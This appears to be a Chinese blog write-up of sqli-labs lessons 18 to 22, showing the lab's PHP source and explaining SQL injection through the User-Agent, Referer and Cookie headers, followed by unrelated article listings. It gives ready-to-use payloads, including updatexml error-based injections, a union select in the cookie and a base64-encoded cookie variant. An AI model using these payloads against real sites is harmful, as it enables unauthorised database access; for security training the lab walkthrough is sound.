
sqlilabs less18-22 HTTP头的注入
less18 user-agent的注入
源码分析:

check_input对name,password进行了过滤
function check_input($value)

	{

	if(!empty($value))

		{

		// truncation (see comments)

		$value = substr($value,0,20);

		}

		// Stripslashes if magic quotes enabled

		if (get_magic_quotes_gpc())

			{

			$value = stripslashes($value);

			}

		// Quote if not a number

		if (!ctype_digit($value))

			{

			$value = "'" . mysql_real_escape_string($value) . "'";

			}

	else

		{

		$value = intval($value);

		}

	return $value;

	}
进行查询,并进行验证,也就是用户密码正确才能进行下一步



payload:User-Agent:’ or updatexml(1,concat(’#’,(database())),0),’’)#
less19 referer的注入
同上

Referer: ’ or updatexml(1,concat(’#’,(database())),0),’’,’’)#
less-20 cookie的注入
同样的对password和username进行了过滤,cookie中的uname未过滤
账号,密码同样要求正确

通过下面的源码可以发现,非post提交的数据可以之间取cookie进行查询
if(!isset($_POST['submit']))

		{

			$cookee = $_COOKIE['uname'];

			$format = 'D d M Y - H:i:s';

			$timestamp = time() + 3600;

			echo "<center>";

			echo '<br><br><br>';

			echo '<img src="../images/Less-20.jpg" />';

			echo "<br><br><b>";

			echo '<br><font color= "red" font size="4">';

			echo "YOUR USER AGENT IS : ".$_SERVER['HTTP_USER_AGENT'];

			echo "</font><br>";

			echo '<font color= "cyan" font size="4">';

			echo "YOUR IP ADDRESS IS : ".$_SERVER['REMOTE_ADDR'];

			echo "</font><br>";

			echo '<font color= "#FFFF00" font size = 4 >';

			echo "DELETE YOUR COOKIE OR WAIT FOR IT TO EXPIRE <br>";

			echo '<font color= "orange" font size = 5 >';

			echo "YOUR COOKIE : uname = $cookee and expires: " . date($format, $timestamp);

			echo "<br></font>";

			$sql="SELECT * FROM users WHERE username='$cookee' LIMIT 0,1";

			$result=mysql_query($sql);



payload : Cookie:uname= ’ union select 1,2,3 – #
less-21
源码分析:同样对username和passwd进行了过滤
不同的是:

对username进行了编码
sql语句


构造payload :
 Cookie:uname=JykgdW5pb24gc2VsZWN0IDEsMiwzIC0tICM=
less-22
同上,闭合为"

sqlilabs less18-22 HTTP头的注入的更多相关文章
- Sqli-LABS通关笔录-18-审计SQL注入2-HTTP头注入
在此关卡我学习到了 1.只要跟数据库交互的多观察几遍.特别是对于http头这种类型的注入方式. 2. <?php //including the Mysql connect parameter ...
- sqli-labs(八)——修改密码处sql注入+http头sql注入
第17关: 这是一个重置密码的功能存在sqk注入,尝试账号密码都输入'",发现只会显示登陆失败,没有报错信息. 这个时候先推测一下后台的sql形式大概应该是: update users se ...
- sqli-labs less13-20(各种post型头部注入)
less-13 POST型双查询注入 less-14 POST型双查询注入 less-15 POST型布尔注入 less-16 POST型布尔注入 less-17 POST型报错注入(updatexm ...
- Sqli-LABS通关笔录-17-审计SQL注入
这个关卡开始好像进入新的知识区了,前面几个是让我们加深对盲注的印象.接下来又是新知识了!皮卡丘,接招吧! 代码是从SQL-libs的第十七关卡扣的. 页面效果如下所示: PHP面完整CODE如下所示: ...
- SQL注入之Sqli-labs系列第四十一关(基于堆叠注入的盲注)和四十二关四十三关四十四关四十五关
0x1普通测试方式 (1)输入and1=1和and1=2测试,返回错误,证明存在注入 (2)union select联合查询 (3)查询表名 (4)其他 payload: ,( ,( 0x2 堆叠注入 ...
- sqli-labs第一节 get-字符型注入
https://blog.csdn.net/sherlock17/article/details/64454449 1.SQL注入漏洞的几种判断方法 ①http://www.heetian.com ...
- sqli-labs(十四)(宽字节注入)
数据库使用gbk编码的时候,会将两个字符合并成一个中文. 写在前面吧,对php的代码审计也会有帮助 直接使用 set character_set_client=gbk 或者是常见的mysql_quer ...
- sqli-labs:24,二次注入
二次排序注入 二次排序注入也称为存储型注入,就是将可能导致 sql 注入的字符先存入到数据库中,当再次调用这个恶意构造的字符时,就可以出发 sql 注入. 二次排序注入思路: 1. 黑客通过构造数据的 ...
- 22. Bypass X-WAF SQL注入防御(多姿势)
0x00 前言 X-WAF是一款适用中.小企业的云WAF系统,让中.小企业也可以非常方便地拥有自己的免费云WAF. 本文从代码出发,一步步理解WAF的工作原理,多姿势进行WAF Bypass. 0x0 ...
随机推荐
- flutter源码学习笔记-图片加载流程
本文基于1.12.13+hotfix.8版本源码分析. 0.大纲 Image ImageProvider 图片数据加载 ImageStream.ImageStreamCompleter 缓存池 Pai ...
- python字典(dict)
1.字典dict定义 初始化 key-value键值对的数据的集合,可变.无序.key不重复(哈希.唯一) 1> d = dict() 或者 d = {} # -*- coding:utf-8 ...
- Activiti网关--包含网关
1.什么是包含网关 包含网关可以看做是排他网关和并行网关的结合体:和排他网关一样,你可以在外出顺序流上定义条件,包含网关会解析它们:但是主要的区别是包含网关可以选择多于一条顺序流,这和并行网关一样,包 ...
- 关于C#三层架构增删改查中的“添加”问题
关于“添加”功能的实现比较简单: 先来一个简单的界面: 然后是代码: ··采用的是三层架构的思想写的·· 在DAO中的方法为: (使用了动软自动生成代码) 希望对您有所帮助!
- js实现 多级联动
<head> <meta http-equiv="Content-Type" content="text/html; charset=utf-8&quo ...
- 配置附加权限和LDAP
配置附加权限和LDAP 补充:调整root的权限为rwx(读,写,执行) 步骤:采用数值形式将目录/root的权限调整为rwx------ 1)查看原来的权限 [root@svr7~]#ls -ld ...
- 基于 mpvue 框架的小程序选择控件,支持单列,多列,联动
最近在学着写mpvue小程序,在做选择控件时候遇到了点问题,按照微信小程序方法picker,很不方便! 在网上搜到一个很好用的组件下面给大家分享: 组件说明文档链接:https://go.ctolib ...
- c#声明数组
声明二维数组时候,出现报错: string[][] dataTable; dataTable = new string[rows][cols]; 无效的秩说明符: 应为","或&q ...
- MySQL入门,第八部分,多表查询(一)
一.数据库脚本 #-------------------------------------------------------------------------------- #--------- ...
- Array(数组)对象-->reverse() 方法
1.定义和用法 reverse() 方法用于颠倒数组中元素的顺序:倒序. 语法: array.reverse() 举例: var arr = [1,2,3,4,5]; console.log(arr. ...